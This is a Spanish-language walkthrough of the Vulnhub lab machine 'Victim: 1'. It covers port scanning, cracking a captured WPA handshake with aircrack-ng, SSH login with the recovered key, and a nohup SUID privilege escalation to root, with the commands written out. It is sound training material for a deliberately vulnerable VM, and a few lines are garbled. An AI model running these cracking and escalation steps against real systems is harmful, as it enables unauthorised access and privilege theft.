

Writeup Victim: 1 - Vulnhub

VM Creada por: [@iamv1nc3nt](#)


Empiezo como siempre, lanzando nmap a la dirección IP para obtener los servicios disponibles.


```
root@3n0sd0n4ld:~/Documentos/OSCP/machines/Victim-1# cat 192.168.10.156-all
# Nmap 7.80 scan initiated Sat May 9 01:47:21 2020 as: nmap -sV -sC -p- -o 192.168.10.156-all 192.168.10.156
Nmap scan report for 192.168.10.156
Host is up (0.00093s latency).
Not shown: 65530 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 ea:e8:15:7d:8a:74:bc:45:09:76:34:13:2c:d8:1e:62 (RSA)
|_ 256 51:75:37:23:b6:0f:7d:ed:61:a0:61:18:21:89:35:5d (ECDSA)
|_ 256 7d:36:08:ba:91:ef:24:9f:7h:24:f6:64:c7:53:2c:h0 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: 403 Forbidden
8080/tcp   open  http     BusyBox httpd 1.13
|_ http-title: 404 Not Found
8999/tcp   open  http     WebFS httpd 1.21
|_ http-server-header: webfs/1.21
|_ http-title: 0.0.0.0:8999/
9000/tcp   open  http     PHP cli server 5.5 or later (PHP 7.2.30-1)
|_ http-title: Uncaught Exception: MissingDatabaseExtensionException
MAC Address: 08:00:27:E8:53:23 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat May 9 01:50:07 2020 -- 1 IP address (1 host up) scanned in 165.91 seconds
root@3n0sd0n4ld:~/Documentos/OSCP/machines/Victim-1#
```

Como se aprecia en la imagen, hay 4 servicios web. Todos están llenos de archivos y directorios interesantes, muchos me llegaron a dar verdaderos dolores de cabeza, dejándome atrapado en zonas erróneas, fuzzing innecesario o incluso, enumerar y utilizar exploits.


Algunos de estos ficheros:






nd

t found



← → ↻ securityfocus.com/bid/8726

 SecurityFocus™

info discussion exploit solution references

WebFS Long Pathname Buffer Overrun Vulnerability

Bugtraq ID: 8726

Class: Boundary Condition Error

CVE: CVE-2003-0833

Remote: Yes

Local: No

Published: Sep 29 2003 12:00AM

Updated: Jul 11 2009 11:56PM

Credit: The discovery of this vulnerability has been credited to Jens Steube.

Vulnerable: **WebFS WebFS 1.21**
 WebFS WebFS 1.20
 WebFS WebFS 1.19
 WebFS WebFS 1.18
 WebFS WebFS 1.17
 + Debian Linux 3.0 sparc


Hasta llegar al servicio alojado en el puerto 8999, en él también hay muchísimos ficheros para revisar, aunque solo me quedé con uno que me pareció muy extraño.... ¡Una captura de red!

← → ↻ 192.168.10.156:8999

listing: /

access	user	group	date	size	name
drwxr-xr-x	nobody	nogroup	Apr 07 22:38	<DIR>	wordpress
drwxr-xr-x	nobody	nogroup	Mar 31 20:03	<DIR>	wp-admin
drwxr-xr-x	nobody	nogroup	Mar 31 20:03	<DIR>	wp-content
drwxr-xr-x	nobody	nogroup	Mar 31 20:03	<DIR>	wp-includes
-rw-r--r--	root	root	Apr 07 22:33	197 kB	WPA-01.cap
-rw-r--r--	nobody	nogroup	Feb 06 06:33	405 B	index.php
-rw-r--r--	nobody	nogroup	Feb 12 11:54	19 kB	license.txt
-rw-r--r--	nobody	nogroup	Jan 10 14:05	7278 B	readme.html


Si analizamos el fichero WPA-01.cap con Wireshark se puede apreciar que se trata de una captura de red de un dispositivo Apple autenticándose vía WiFi con un router D-Link.



Aunque por el nombre del fichero ya tenía la pista de que se trataba de una WiFi WPA, siempre hay que entrar y comprobarlo por nosotros mismos.

Limpio la captura con wpa-clean y lanzo aircrack-ng con el diccionario rockyou:

```
root@3n0s0n4ld:~/Documentos/OSCP/machines/Victim-1/ficheros# wpa-clean wpa-clean.cap WPA-01.cap
Pwning WPA-01.cap (1/1 100%)
Net 5c:d9:98:5a:b6:62 dlink
Done
root@3n0s0n4ld:~/Documentos/OSCP/machines/Victim-1/ficheros# aircrack-ng -w /root/Tools/Dic/rockyou.txt wpa-clean.cap
```



Perfecto, tenemos la clave “p4ssword”, pero... ¿Y el usuario? Pues si la contraseña es la clave del router, el usuario será el SSID (*dlink*).

Probamos estas credenciales en el servicio SSH y accedemos con el usuario *dlink* sin problemas.

```

root@m3n0sd0n4ld:~/Documentos/OSCP/machines/Victim-1# ssh dlink@192.168.10.156
dlink@192.168.10.156's password:
Last login: Tue Apr  7 23:36:49 2020 from 192.168.86.99
dlink@victim01:~$ id
uid=1002(dlink) gid=1004(dlink) groups=1004(dlink)
dlink@victim01:~$

```

Dentro, tenemos otro usuario con el nombre de “victim01”, pero en esta ocasión no hizo falta para poder escalar privilegios como root.

```

dlink@victim01:~/home$ ls
dlink victim01

```

Si hacemos uso de “sudo -l” tenemos otro troll.

```

dlink@victim01:~/home$ sudo -l
User dlink may run the following commands on localhost:
(ALL) NOPASSWD: /usr/bin/TryHarder!
dlink@victim01:~/home$

```

Otra peculiaridad que me encontré, fue que la máquina no tenía espacio disponible y no tenía permisos para poder eliminar nada, por lo tanto, todo el proceso se tuvo que hacer manualmente, sin scripts o herramientas automáticas.


Esto también me dio otra pista, ¿si no puedo descargar nada? ¡Será que no me hace falta nada! Dicho esto, comprobé los SUID que disponía de acceso:

```

dlink@victim01:~$ find / -perm -4000 -type f 2>/dev/null
/usr/sbin/pppd
/usr/bin/pkexec
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/nohup
/usr/bin/chsh
/usr/bin/traceroute6.iputils
/usr/bin/at
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/arping
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmccrypt-get-device
/usr/lib/snapd/snap-confine
/snap/core/9066/bin/mount
/snap/core/9066/bin/ping
/snap/core/9066/bin/ping6
/snap/core/9066/bin/su
/snap/core/9066/bin/umount
/snap/core/9066/usr/bin/chfn
/snap/core/9066/usr/bin/chsh
/snap/core/9066/usr/bin/gpasswd
/snap/core/9066/usr/bin/newgrp
/snap/core/9066/usr/bin/passwd
/snap/core/9066/usr/bin/sudo
/snap/core/9066/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/9066/usr/lib/openssh/ssh-keysign
/snap/core/9066/usr/lib/snapd/snap-confine
/snap/core/9066/usr/sbin/pppd
/bin/mount
/bin/su
/bin/umount
/bin/ping
/bin/fusermount

```

Finalmente vi que desde *nohup* era posible escalar privilegios según pude ver en la web de gtfobins.



SUID

Se ejecuta con el conjunto de bits SUID y puede explotarse para acceder al sistema de archivos, escalar o mantener el acceso con privilegios elevados que funcionan como una puerta trasera SUID. Si se usa para ejecutar `sh -p`, omite el `-p` argumento en sistemas como Debian (<= Stretch) que permiten que el `sh` shell predeterminado se ejecute con privilegios SUID.

Este ejemplo crea una copia SUID local del binario y lo ejecuta para mantener privilegios elevados. Para explotar un binario SUID existente, omita el primer comando y ejecute el programa utilizando su ruta original.

```
sudo sh -c 'cp $(which nohup) .; chmod +s ./nohup'
```

```
sudo nohup /bin/sh -p -c "sh -p <$(tty) >$(tty) 2>$(tty)"
```

Sudo

Se ejecuta en un contexto privilegiado y puede usarse para acceder al sistema de archivos, escalar o mantener el acceso con privilegios elevados si está habilitado `sudo`.

```
sudo nohup /bin/sh -c "sh <$(tty) >$(tty) 2>$(tty)"
```

¡Pues hagámoslo!

```
dlink@victim01:~$ nohup /bin/sh -p -c "sh -p <$(tty) >$(tty) 2>$(tty)"
nohup: ignoring input and appending output to 'nohup.out'
# id
uid=1002(dlink) gid=1004(dlink) euid=0(root) groups=1004(dlink)
```

¡Genial! ¡Ya somos root! Y ya solo queda leer el contenido de flag.txt

```
# ls
flag.txt snap
# cat flag.txt
Nice work!

      .:##:::.
    .:./;;\:.
  (:):.:@::/;;#|:.
  :.:##:::|;;##|:
  '.:.:.\;;;/:
    '.:.:.
      |o|o|o|o|o|o
      :#:::##::.
    .:###:::##::.
  :.:##:::##:::#.
    :.:;:::###::.
    '.:;:###:::##:::
      :.:;:#:::;:
      :##:::;:###::.
    .:.;:##:::;:
    :.:;:###:::##::: #rootdance

#
```